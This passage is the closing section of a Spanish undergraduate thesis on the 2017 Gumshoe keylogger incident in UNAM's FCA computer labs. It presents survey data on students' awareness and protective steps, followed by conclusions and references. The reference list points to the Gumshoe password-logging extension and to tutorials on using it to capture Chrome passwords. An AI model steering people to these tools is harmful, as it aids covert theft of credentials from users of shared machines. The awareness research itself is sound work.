Finalmente como conclusión sobre este último cuestionario que informa sobre sí la comunidad de la FCA tomó algunas medidas de protección posteriores al suceso y la respuesta es que solo los alumnos fueron concientizados sobre prevenirse de estas situaciones, también cabe destacar que pocos se enteraron, pero una muy baja porción de la muestra, decidió buscar algún otro método más eficaz para evitar ser vulnerado, aunque si bien varios alumnos comentaron que a partir del suceso, prefirieron solo ingresar a sus medios sociales y/o plataformas educativas mediante sus propios dispositivos, aún falta construir información, para prevenirse o saber qué hacer ante estas situaciones.


Anexo a esto, es probable que el CIFCA no haya tomado ninguna medida extra de protección debido a que los alumnos contestaron que no se les había informado nada al respecto o que solo habían vuelto a recibir instrucciones verbales para no acceder a sitios que no fueran del interés de la clase.

Conclusiones

Como conclusión a este trabajo, se menciona que la seguridad informática debe ser relevante para los estudiantes e instituciones, no sólo por los riesgos que representa el no tener conocimientos sobre este tema, sino, también por la importante evolución y grandes cambios que hace dentro de nuestro ámbito, la mayor parte de la población ocupa la tecnología para diferentes fines, los cuales pueden dar ventajas o desventajas, el fin de este trabajo como tal, es hablar sobre la manera en cómo se puede acceder a todas las ventajas, siendo precavidos y también teniendo un conocimiento básico sobre los percances que pueden ocurrir y buscar mitigarlos, evitarlos o disminuirlos, mediante la información dada.

Considerando las preguntas generadas en esta investigación se responderán primero las dos cuestiones secundarias, con el fin de llegar a una conclusión al encontrar la interrogante principal de este trabajo, por lo que en atención a la pregunta de investigación sobre ¿Qué conocimiento poseían los alumnos de último semestre de la carrera de administración de la Facultad de Contaduría y Administración sobre prevención de ataques cibernéticos en el año 2017?, se puede concluir que la mayoría de alumnos tenían un conocimiento escaso sobre cómo prevenirse de ciberataques, debido a que en las respuestas dadas sólo 1 alumno de 30 contestó acertando los 10 puntos que tenía el cuestionario, mientras que los restantes obtuvieron un promedio de 3.4, por lo cual se considera que tenían un entendimiento bajo a cuestiones básicas sobre este tema (Las gráficas logradas a partir de los datos obtenidos de los ex alumnos pueden ser encontradas en el anexo del primer cuestionario).

Figura 19 - Gráfica 7




Para responder a la siguiente pregunta secundaria ¿La comunidad de la Facultad de Contaduría y Administración en el año 2017 tomó medidas para evitar seguir siendo vulnerados por el malware?, se decidió facilitar la visualización de los datos, mediante tablas comparativas, donde se observó lo siguiente:

El total de la muestra, estudiada fue de 30 personas, de los cuales, 25 alumnos usaban preferentemente el navegador Chrome, en el cual la extensión Gumshoe era instalada fácilmente, esto es una señal alarmante por la cantidad de estudiantes que pudieron ser afectados.

Figura 27 - Gráfica 15

¿Cuál de los siguientes navegadores utilizabas dentro de los laboratorios del CIFCA?

0/30 respuestas correctas




Aunque también se debe de tomar en cuenta la porción de alumnos que usaba con frecuencia los laboratorios, esto es un punto de suma importancia, ya que al

revisar la gráfica, donde se pregunta si la frecuencia de uso de los laboratorios era 2 veces por semana o más, se puede observar que la mayoría de alumnos comentaron que no utilizaban con frecuencia los laboratorios, dicha utilización era por 10 personas, esto aunque no se vea como un número tan alto, esto equivale a la tercera parte de la muestra de 30 ex alumnos, siendo relevante para la información compartida en este trabajo.

Figura 28 - Gráfica 16

¿Utilizabas con frecuencia los equipos de cómputo dentro del laboratorio del CIFCA (2 veces por semana o más)?

0/30 respuestas correctas



Elaboración Propia

Con estos datos se crea la tabla comparativa entre toda la población seleccionada que realizó los cuestionarios, los alumnos que utilizaban el navegador Chrome como navegador preferente y los alumnos que utilizaban con frecuencia los laboratorios de cómputo.

TABLA 7					
Total Muestra (n)	Porcentaje (%)	Alumnos que Usaban el Navegador Chrome (n)	Porcentaje (%)	Alumnos que Usaban con Frecuencia los Laboratorios (n)	Porcentaje (%)
30	100%	25	83.3%	10	33.3%

Fuente: Elaboración Propia

En la siguiente tabla, también se decidió establecer una comparación entre los estudiantes que tomaban clase en la Facultad de Contaduría y Administración, que se enteraron durante el incidente del malware, las personas que se

enteraron posterior a la vulneración y las que nunca se enteraron. Se puede señalar que no toda la muestra estaba enterada del suceso, solo 8 personas percibieron el incidente y otras 9 más se enteraron posteriormente.

TABLA 8			
Personas Enteradas del Malware Durante el Incidente (n)	8	Porcentaje (%)	26.7%
Personas Enteradas del Malware Después del Incidente (n)	9	Porcentaje (%)	30%
Total Personas Enteradas (n)	17	Porcentaje (%)	56.7%
Personas que Nunca se Enteraron del Incidente(n)	13	Porcentaje (%)	43.3%

Fuente: Elaboración Propia

Como se puede observar en la tabla comparativa, en total fueron 17 personas que tuvieron conocimiento del suceso, por lo que se toma este número para calcular y sacar la muestra verdadera de ex alumnos que cambiaron su comportamiento ante el riesgo de sufrir un ataque de esta índole, lo cual ayudará a dar una contestación más exacta a la pregunta mencionada anteriormente, tomando en cuenta que así el porcentaje del 100%, ya no equivaldría al total de la muestra a la cual se le aplicaron los cuestionarios, ahora este 100% equivaldría a estos 17 ex alumnos, a causa de que estos son los estudiantes que competen para realizar el paralelismo de los que cambiaron ciertos comportamientos y los que no lo hicieron.

TABLA 9			
Total Personas Enteradas (n)	17	Porcentaje (%)	100%
Uso de Dispositivos Propios Antes del Incidente (n)	8	Porcentaje (%)	47%
Uso de Dispositivos Propios Después del Incidente (n)	12	Porcentaje (%)	70.6%
Cambio de Contraseña	8	Porcentaje (%)	47%

Después del Incidente (n)			
Personas que Tomaron una Precaución Extra Después del Incidente (n)	10	Porcentaje (%)	58.9%
Uso de Alguna Herramienta Después del Incidente (n)	5	Porcentaje (%)	29.4%
Siguen Usando Alguna Medida (n)	11	Porcentaje (%)	64.7%
Personas que Conocieron Alguna Víctima (n)	6	Porcentaje (%)	35.2 %

Fuente: Elaboración Propia

De la anterior comparativa se observa que los estudiantes que utilizaban preferentemente sus dispositivos para acceder a sus medios sociales y/o plataformas educativas, eran 8, al pasar el suceso, este número aumentó y se sumaron 4 personas más, dando un total de 12 ex alumnos que tomaron en cuenta los riesgos que tenía el utilizar otro equipo que no fuera el propio.

A si mismo esta tabla señala los 8 escolares que para evitar ser vulnerados, cambiaron su contraseña, lo cual es una idea muy buena, ya que el keylogger funcionaba únicamente guardando usuarios y contraseñas, al realizar este cambio, el atacante, ya no tenía el medio por el cual ingresar a las redes sociales, ni a las plataformas.

En la siguiente fila posterior al cambio de contraseña en la comparativa, se observa que 10 personas tomaron las precauciones extras de borrar el historial de navegación o usar la opción incógnito que brinda el navegador, para evitar que los sitios WEB consultados se guarden en la navegación, de la misma forma que las credenciales.

Aunque esto parece ser una opción positiva ante la vulnerabilidad que presenta el malware, podría ser aceptada dentro de los criterios de precaución, mas no es lo adecuado, ya que Gumshoe, tenía la opción de ser capaz de guardar las credenciales, aunque se utilizará la opción de abrir una pestaña en incógnito, por lo que esta medida no funcionaría, tampoco el sólo borrar el historial, ya que no implicaba que el código malicioso borrara la información obtenida.

Las medidas no son malas, de hecho si se usan en complemento con otras, suelen evitar que los usuarios pueden ser rastreados o que se recaben datos de sus hábitos frente al uso de las máquinas, aunque este no es el caso, ya que en un equipo de laboratorio, hay muchos datos de diferentes personas y no aplicaría para la situación comentada.

Otro dato relevante, que se encuentra en la sexta fila de la tabla, que aborda el uso de alguna otra herramienta después del hecho, como lo son:

- Autenticación en dos fases.
- Autenticación facial.
- Monitoreo de dispositivos que acceden a las plataformas.

Fue utilizado por 5 personas, haciendo interesante el dato, que se presenta, ya que estos métodos realmente harían una diferencia si su uso fuera incluido por más gente, de esta forma para atacar la plataforma social o educativa de alguien, se tendría que ser muy específico o tener muchos datos de la víctima, para considerarse una amenaza, solo por lo complicado que podría ser para un victimario el tener el acceso a los medios con los cuales cumplir las condiciones extras de autenticación. Esta medida sería de gran ayuda si se busca una protección mayor.


Haciendo un recuento de todos los procedimientos que los ex alumnos tuvieron que adoptar posterior al suceso con el malware, para evitar ser comprometidos la medida que fue asimilada por más personas fue la del uso de dispositivos propiedad del usuario y si, es un método muy acertado y simple, las únicas consideraciones que se tendrían que tomar serían, el evitar que personas que ajenas a su propietario tengan acceso al celular y evitar guardar información que pueda ser sensible, como contraseñas, fotos, videos y conversaciones privadas. Solo como dato informativo se comenta que 11 de estos 17 alumnos, siguen tomando alguna medida, como las mencionadas anteriormente, hasta este año, para evitar cualquier circunstancia que dé posibilidad a un ataque.

En continuación con la respuesta a esta pregunta secundaria, las mayoría de estudiantes mencionaron que no se realizó ningún cambio en el reglamento, ni tampoco se agregó alguna medida preventiva en los laboratorios del CIFCA en el año 2017, únicamente las mismas instrucciones verbales de los sitios a los cuales no se podían acceder, como se puede observar en las siguientes gráficas.

Figura 39 - Gráfica 27

¿Sabes sí en los laboratorios del CIFCA se tomaron medidas preventivas después de lo ocurrido con el Malware Gumshoe?

30 respuestas



Elaboración Propia

Figura 40 - Gráfica 28

Si respondiste de forma afirmativa a la anterior pregunta, contesta: ¿Cuáles fueron esas medidas preventivas que tomaron los laboratorios del CIFCA, después de lo ocurrido con el Malware Gumshoe?

2 respuestas



Elaboración Propia

Otro dato importante que se puede ver en la tabla comparativa número 9, proporciona información en la cual 6 estudiantes pudieron percibir debido a diversos indicios, que alguien más tenía acceso a sus redes sociales, aunque no mencionaron sufrir ninguna afectación, como las descritas anteriormente, sin

embargo esta percepción, también se considera un ataque, ya que espía a las información de los usuarios de plataformas sociales o educativas.

Resumiendo los datos proporcionados en respuesta a la pregunta ¿La comunidad de la Facultad de Contaduría y Administración en el año 2017 tomó medidas para evitar seguir siendo vulnerados por el malware?, en las gráficas se aprecia que sólo los estudiantes tomaron medidas para evitar seguir siendo vulnerados, estos métodos, fueron los siguientes:

- Cambio de contraseña.
- Uso de alguna herramienta para monitorear la sesión de ingreso en sus redes sociales.
- Evitar usar dispositivos ajenos y si estos son usados borrar historial o usar la opción incógnito del navegador.


Abordando la pregunta principal de esta tesis acerca de ¿Cuáles fueron los efectos generados por el Malware Gumshoe a los alumnos de último semestre de la carrera de administración en el año 2017 de la Facultad de Contaduría y Administración?, se puede comentar que, los efectos generados por el Malware Gumshoe, fueron encontrados en un proporción pequeña en el segmento de población seleccionado a los cuales se les aplicaron los cuestionarios, 2 personas de la población total de 30, expresaron haber encontrado fotos, videos o conversaciones sensibles suyas en sitios de almacenamiento en la nube, sin poder evitar su propagación. De estas dos personas afectadas, la primera padeció problemas familiares y la segunda tuvo problemas sentimentales.

TABLA 10					
Total Muestra (n)	Porcentaje (%)	Personas Vulneradas (n)	Porcentaje (%)	Personas Percibieron Accesos No Autorizado (n)	Porcentaje (%)
30	100%	2	6.7%	6	20%
Fuente: Elaboración Propia					

Es claro que ninguno de los alumnos que fue vulnerado pudo evitar que sus datos sensibles siguieran en la red, al menos durante el incidente ocurrido, ya que comentaron que aunque se acercaron a algún docente para recibir apoyo, no recibieron la ayuda requerida.

Figura 41 - Gráfica 29

Si respondiste de forma afirmativa a la pregunta anterior, contesta: ¿Le dio solución a tu problema?
O ¿Te ayudo de alguna forma?
2 respuestas



Elaboración Propia

Por último, resumiendo todos los sucesos descritos anteriormente y los datos recabados gracias a ex alumnos y para dar una respuesta a la hipótesis planteada en el inicio de este trabajo, se puede contestar que es correcta, los efectos generados por el Malware Gumshoe a los alumnos de último semestre de la carrera de administración en el año 2017 de la Facultad de Contaduría y Administración han sido el robo y la exposición de información sensible.

Es importante señalar la gran enseñanza que deja esta situación donde se pueden encontrar diversos factores que la propiciaron, como por ejemplo el desconocimiento por parte de la población estudiantil sobre malware, a su vez se suma la falta de importancia que los alumnos le dan al reglamento donde se prohíbe el uso de los equipos para cualquier otra actividad, que no pertenezca al tema de la clase y también la falta de mantenimiento, por parte del equipo de soporte del CIFCA, el cual es esencial para que los equipos funcionen apropiadamente, ya que en esta facultad conviven varias carreras, que tienen necesidades específicas y diferentes.

Este trabajo intentó abordar el tema de los malware con énfasis en los keylogger de una forma sencilla, la cual busca informar a la comunidad estudiantil y si puede llegar a más personas, con el fin de concientizarlas y hacer notar que no muchas veces basta con una contraseña, se deben de incluir métodos de seguridad más robustos, aunque también dependiendo de

la información que posean los dueños de los dispositivos y que tan importante sea para ellos.

Lamentablemente no todas las personas tienen esta percepción de cuidar su información en la red, hasta hace no mucho, cuando el internet aún no era considerado un medio de comunica, ni un medio de búsquedas importante, siempre se hacía el comentario necesario en el cual se mencionaba que no se debía confiar en extraños encontrados en la WEB y tener precaución con los datos subidos, de hecho, las compras en Internet, no eran muy comunes, se consideraban arriesgadas.

Hoy en día estos consejos o comentarios ya no son tomados en cuenta, las personas en general muestran su vida en todas las plataformas que poseen y suben datos sin mucho control, tan sólo mencionar el artículo de la joven, la cual su información sensible fue vulnerada y subida a la nube, nadie hubiera pensado que alguna persona pudiera obtener sus datos sensibles y hacerlos públicos en medios de almacenamiento en línea, repercutiendo probablemente no en el mismo año donde fueron publicados, sino años más adelante, se podría intentar imaginar en cuantos sitios puede estar esa información, incluso se podría intentar bajar de la red, pero nunca se tendría la certeza si en verdad desapareció de todos los sitios. Con esto no se quiere decir que no se compre por internet o que no se usen o se compartan datos, simplemente se envía el mensaje de tener precauciones y estar informados sobre las prevenciones y riesgos que existen en el ciberespacio.

Referencias

Adam, A. (2021) *Reseña histórica de la Facultad de Contaduría y Administración, 1929-2014*. México: Publicaciones Empresariales UNAM, FCA Publishing, p. 19.

Ambit. (2020, 10 de noviembre). *Tipos de Vulnerabilidades y Amenazas informáticas*. <https://www.ambit-bst.com/blog/tipos-de-vulnerabilidades-y-amenazas-informaticas>

Artille, A. (s/f). *Gumshoe: A Chromium extension for discreet password logging*. <https://github.com/AJAR/gumshoe>

Avast. (2020, febrero 20). *Spyware: detección, prevención y eliminación*. *Spyware: detección, prevención y eliminación*. <https://www.avast.com/es-es/c-spyware#gref>

Avast. (2019, septiembre 28). *La guía esencial del malware: detección, prevención y eliminación*. <https://www.avast.com/es-es/c-malware#gref>

Belculfine, L. (2015, July 19). *Authorities: CMU student was hacker who developed, sold malware*. Pittsburgh Post-Gazette (PA).

Bhardwaj, A., & Goundar, S. (2020). *Keyloggers: silent cyber security weapons*. *Network Security*, p. 14–19. [https://doi-org.pbidi.unam.mx:2443/10.1016/S1353-4858\(20\)30021-0](https://doi-org.pbidi.unam.mx:2443/10.1016/S1353-4858(20)30021-0)

Bodnar, D. (2021, enero 28). *¿Qué es un navegador web?*; Avast. <https://www.avast.com/es-es/c-what-is-a-web-browser>

Boer Deng. (2019). *Hackers target Louisiana schools for personal data*. Times, The (United Kingdom), p. 28.

Cambridge Dictionary. (2021). *Gumshoe*.
<https://dictionary.cambridge.org/es/diccionario/ingles/gumshoe>

CCN-CERT. (2020). <https://www.ccn-cert.cni.es/informes/abstracts/5744-uso-de-herramientas-combinadas-de-analisis-de-malware-y-enriquecimiento-de-resultados/file.html>

Centro de Informática - CIFCA. (s. f.). *Centro de Informática - CIFCA*. <https://cifca.fca.unam.mx/>

CIO (s. f.). *Escuelas, entre las más afectadas por el cibercrimen mundial*. CIO MX. <https://cio.com.mx/escuelas-entre-las-mas-afectadas-por-el-cibercrimen-mundial/>

Cisco. (s. f.). *¿Qué es una VPN?*
https://www.cisco.com/c/es_mx/products/security/vpn-endpoint-security-clients/what-is-vpn.html

Citeia. (2021, 7 de abril). *Keylogger ¿Qué es?, herramienta o Software malicioso*. https://citeia.com/innovaciones-en-tecnologia/que-es-keylogger#Cuando_aparecio_el_primer_Keylogger_de_la_historia

CUAED. (s. f.). *Lenguajes de Programación. Unidad de Apoyo para el Aprendizaje*.
https://programas.cuaed.unam.mx/repositorio/moodle/pluginfile.php/1023/mod_resource/content/1/contenido/index.html

Da Silva, D. (2020, 26 de noviembre). *Soporte técnico informático: ¿por qué es vital para tu negocio?*.
<https://www.zendesk.com.mx/blog/funciones-soporte-tecnico-informatico/>

El Heraldo de México. (2021, 21 de mayo). *Creeper, el primer virus informático que nació "inocente", cumple 50 años*.
<https://heraldodemexico.com.mx/tecnologia/2021/5/21/creeper-el-primer-virus-informatico-que-nacio-inocente-cumple-50-anos-298545.html>

El Sol de México. (2021, septiembre 2). *Escuelas, universidades e instituciones educativas en la mira de ciberdelincuentes*. <https://www.elsoldemexico.com.mx/analisis/escuelas-universidades-e-instituciones-educativas-en-la-mira-de-ciberdelincuentes-7161766.html>

El Universal (2020, marzo 17). *Desde laboratorio de la UNAM hackeaban a alumnas y robaban "packs"*. <https://www.eluniversal.com.mx/metropoli/desde-laboratorio-de-la-unam-hackeaban-alumnas-y-robaban-packs>

Euskadi. (s.f.). Definición Red Punto a Punto. Datos estadísticos de la C.A. de. https://www.eustat.eus/documentos/opt_1/tema_185/elem_16618/definicion.html

Google Sites. (s. f.). *Crecimiento de Chrome*. <https://sites.google.com/site/navegador012/historia>

Google Support (s. f.). *Cómo se define una sesión web en Universal Analytics*. <https://support.google.com/analytics/answer/2731565?hl=es>

Grebennikov, N. (2007, 29 de marzo). *Keyloggers: Qué son y cómo detectarlos (primera parte)*. [index-of.es/. http://index-of.es/System-Hacking/Keyloggers/Keyloggers.pdf](http://index-of.es/System-Hacking/Keyloggers/Keyloggers.pdf)

HYPR (s. f.). *What is the Zeus Trojan (Zbot)?* <https://www.hypr.com/zeus-trojan-zbot/>

IBM. (s. f.). *¿Qué es el software de código abierto? | IBM. IBM - Deutschland | IBM*. <https://www.ibm.com/mx-es/topics/open-source>

Imcp, E. (2019). *Facultad de Contaduría y Administración*. <https://contaduriapublica.org.mx/2019/09/01/facultad-de-contaduria-y-administracion/>

INCIBE-CERT. (2021, 21 de abril). *Emotet: características y funcionamiento*. <https://www.incibe-cert.es/blog/emotet-caracteristicas-y-funcionamiento>

INCIBE. (2020, 16 de enero). Las 7 fases de un ciberataque. ¿Las conoces? <https://www.incibe.es/protege-tu-empresa/blog/las-7-fases-ciberataque-las-conoces>

Infocyte. (s. f.). *El malware y su impacto en las instituciones educativas* - Infocyte. <https://www.infocyte.com/es/blog/2017/09/20/malware-and-its-impact-in-educational-institutions/>

Kaspersky. (2021a, enero 13). *Datos y preguntas frecuentes sobre virus informáticos y malware*. <https://latam.kaspersky.com/resource-center/threats/computer-viruses-and-malware-facts-and-faqs>

Kaspersky. (2021b, enero 13). *¿Qué es un keylogger?* <https://latam.kaspersky.com/resource-center/definitions/keylogger>

Kaspersky. (2013, 29 de octubre). *Clasificación de Malwares. Soluciones de ciberseguridad de Kaspersky para hogares y empresas* <https://latam.kaspersky.com/blog/clasificacion-de-malwares/1608/>

Kaspersky. (s.f.-a). *Ingeniería social: definición*. [latam.kaspersky.com. https://latam.kaspersky.com/resource-center/definitions/what-is-social-engineering](https://latam.kaspersky.com/resource-center/definitions/what-is-social-engineering)

Kaspersky. (s.f.-b). *¿Eres un experto en la prevención de ciberataques?* <https://latam.kaspersky.com/blog/cyber-savvy-quiz/>

Kaspersky. (s.f.). *¿Qué es el spyware? - Definición*. [latam.kaspersky.com. https://latam.kaspersky.com/resource-center/threats/spyware](https://latam.kaspersky.com/resource-center/threats/spyware)

Krebsonsecusity (s. f.). *The adventures of a cybercrime gumshoe*. Recuperado el 11 de octubre de 2021, de <https://krebsonsecurity.com/2014/01/the-adventures-of-a-cybercrime-gumshoe/>

Lanic. (s. f.). México y Estados Unidos en la Revolución Mundial de las Telecomunicaciones. Latin American Network Information Center - LANIC. <http://lanic.utexas.edu/la/mexico/telecom/cap05.html>

Líder de Emprendimiento. (s. f.). *¿Cuáles son las funciones del área de sistemas?. Cómo ser emprendedor e iniciar tu propio negocio*. <https://www.liderdeemprendimiento.com/areas-funcionales-de-la-empresa/funciones-del-area-de-sistemas/>

Lockheed Martin. (s.f.-a). Cyber Kill Chain®. <https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>

Lockheed Martin. (s.f.-b). Cyber Kill Chain®. <https://www.lockheedmartin.com/en-us/en-us/who-we-are.html>

Malwarebytes. (s. f.-a). *Adware - ¿Qué es y cómo eliminarlo?* <https://es.malwarebytes.com/adware/>

Malwarebytes. (s. f.-b). *What is a Keylogger? How to Detect Keyloggers*. <https://www.malwarebytes.com/keylogger>

Malwarebytes Labs. (s. f.-c). *Spyware.InfoStealer*. <https://blog.malwarebytes.com/detections/spyware-infostealer/>

Mesa, C. (2020, 22 de mayo). *La historia de Google Chrome, qué es y cómo funciona*. <https://cesarmesa.com.co/la-historia-de-google-chrome-que-es-y-como-funciona/>

Microsoft. (2022). *Inicio rápido: Crear una macro*. <https://support.microsoft.com/es-es/office/inicio-rápido-crear-una-macro-741130ca-080d-49f5-9471-1e5fb3d581a8#:~:text=Si%20hay%20tareas%20de%20Microsoft,las%20pulsaciones%20de%20las%20teclas.>

Mozilla. (s. f.). *¿Qué es un navegador web?* <https://www.mozilla.org/es-MX/firefox/browsers/what-is-a-browser/>

Newcombe, T. (2020, September 8). *Security Trouble Grows in Academia as School Begins*. *Governing*.

Norton. (2021, 27 de agosto). *10 types of malware + how to prevent malware from the start*. <https://us.norton.com/internetsecurity-malware-types-of-malware.html>

Molinaro, D. (2021, 9 de febrero). *¿Qué es un ataque de fuerza bruta?* <https://www.avast.com/es-es/c-what-is-a-brute-force-attack#gref>

Mozilla. (2022, 30 de mayo). *JavaScript*. MDN Web Docs. <https://developer.mozilla.org/es/docs/Web/JavaScript>

Mozilla. (2021, 7 de junio). *CSS*. MDN Web Docs. <https://developer.mozilla.org/es/docs/Web/CSS>

Mozilla. (2020, 11 de diciembre). *HTML*. MDN Web Docs. <https://developer.mozilla.org/es/docs/Web/HTML>

Natalia García Guilabert. (2016). *Actividades cotidianas de los jóvenes en Internet y victimización por malware*. IDP, p 22. <https://doi-org.pbidi.unam.mx:2443/10.7238/idp.v0i22.2969>

Oracle. (2021). *¿Qué es una base de datos?* <https://www.oracle.com/mx/database/what-is-database/>

Osborne, C. (2014, enero 31). *High school students expelled for keylogging teacher computers*. ZDNet. https://www-zdnet-com.translate.goog/article/high-school-students-expelled-for-keylogging-teacher-computers/?_x_tr_sl=en&_x_tr_tl=es&_x_tr_hl=es-419&_x_tr_pto=nui,sc

org-json. (s. f.). ECMA-404 The JSON Data Interchange Standard. JSON. <https://www.json.org/json-es.html>

Pagnotta, S. (2016, 24 de octubre). *La historia del malware, actualizada: un breve repaso* WeLiveSecurity. <https://www.welivesecurity.com/la-es/2016/10/24/historia-del-malware-actualizada/>

Panda Security. (2017, 9 de marzo). *Sticky Attacks, cuando el sistema operativo se vuelve en tu contra*. <https://www.pandasecurity.com/es/mediacenter/pandalabs/sticky-attacks-cuando-el-sistema-operativo-se-vuelve-en-tu-contra/>

Panda Security. (2013, 26 de diciembre). *Virus ILoveYou*. <https://www.pandasecurity.com/es/mediacenter/malware/virus-iloveyou/>

Panda Security. (s.f.). Entendiendo los Ciber-Ataques. <https://www.pandasecurity.com/rfiles/enterprise/solutions/ad360/1704-WHITEPAPER-CKC-ES.pdf>

Quora (s. f.). *How possible is it to program a Chrome browser extension keylogger that saves key strokes to a Google doc in Google drive?*. Recuperado el 11 de octubre de 2021, de <https://www.quora.com/How-possible-is-it-to-program-a-Chrome-browser-extension-keylogger-that-saves-key-strokes-to-a-Google-doc-in-Google-drive>

Red (2014). *Obtención de la “Red Social” del usuario móvil y su grupo de “influenciadores” a partir de la recuperación de datos*

almacenados *en* *los smartphones*. <https://red.uao.edu.co/bitstream/handle/10614/7919/T05917.pdf>

RedHat. (2019, 24 de octubre). *¿Qué es el open source?* Red Hat - We make open source technologies for the enterprise. <https://www.redhat.com/es/topics/open-source/what-is-open-source>

RedHat. (s. f.). *¿Qué es el malware?* Red Hat - We make open source technologies for the enterprise. <https://www.redhat.com/es/topics/security/what-is-malware>

Regan, J. (2020, 26 de junio). *Breve historia de los virus informáticos*. AVG. <https://www.avg.com/es/signal/history-of-viruses>

Rivero Espinosa, J. (s. f.). *Historia de la programación*. Departamento de Ingeniería Telemática de la Universidad Carlos III de Madrid. https://www.it.uc3m.es/jvillena/irc/practicass/estudios/Lenguajes_de_Programacion.pdf

Riquelme, R. (2018, enero 22). *¿Qué es un Equipo de Respuesta ante Emergencias Informáticas (CERT)?* El Economista. <https://www.economista.com.mx/tecnologia/Que-es-un-Equipo-de-Respuesta-ante-Emergencias-Informaticas-CERT-20180122-0009.html>

SANS. (2019, 19 de mayo). *Applying Security Awareness to the Cyber Kill Chain*. <https://www.sans.org/blog/applying-security-awareness-to-the-cyber-kill-chain/>

Santander Universidades. (2022, 21 de julio). *¿Qué son los lenguajes de programación y cuáles se utilizan más?* Becas Santander. <https://www.becas-santander.com/es/blog/lenguaje-programacion.html/index.html>

Seguin, P. (2020, 20 de febrero). *Spyware: detección, prevención y eliminación*. <https://www.avast.com/es-es/c-spyware#gref>

Soto Ayala, R. N. (2008). Elaboración de manuales de organización y procedimientos (CIFCA) (Publicación n.º 001-00622-S1-2008) [Licenciatura, UNAM]. Repositorio de Tesis DGBSDI.

The Associated Press. (2019). *School districts work to combat computer viruses, hacking*. In AP Regional State Report - Idaho. Associated Press DBA Press Association.

The Transworker. (2018, 27 de enero). How to discreet password logging using chrome extension Gumshoe [Video]. YouTube. <https://www.youtube.com/watch?v=KUuXx7InjCw>

Tirugudu, A. R. (2015, enero 28). *Hack passwords on Google Chrome with gumshoe*. *Digitalstacks.Org*. <https://www.digitalstacks.org/hack-password-google-chrome-gumshoe/>

Trigo Aranda, V. (s. f.). Historia y evolución de los lenguajes de programación. https://www.acta.es/medios/articulos/informatica_y_computacion/034083.pdf

UNAM (s. f.). *CERT y boletín OUCH, navegación segura por internet*. <https://www.cudi.edu.mx/noticia/unam-cert-y-boletín-ouch-navegación-segura-por-internet>

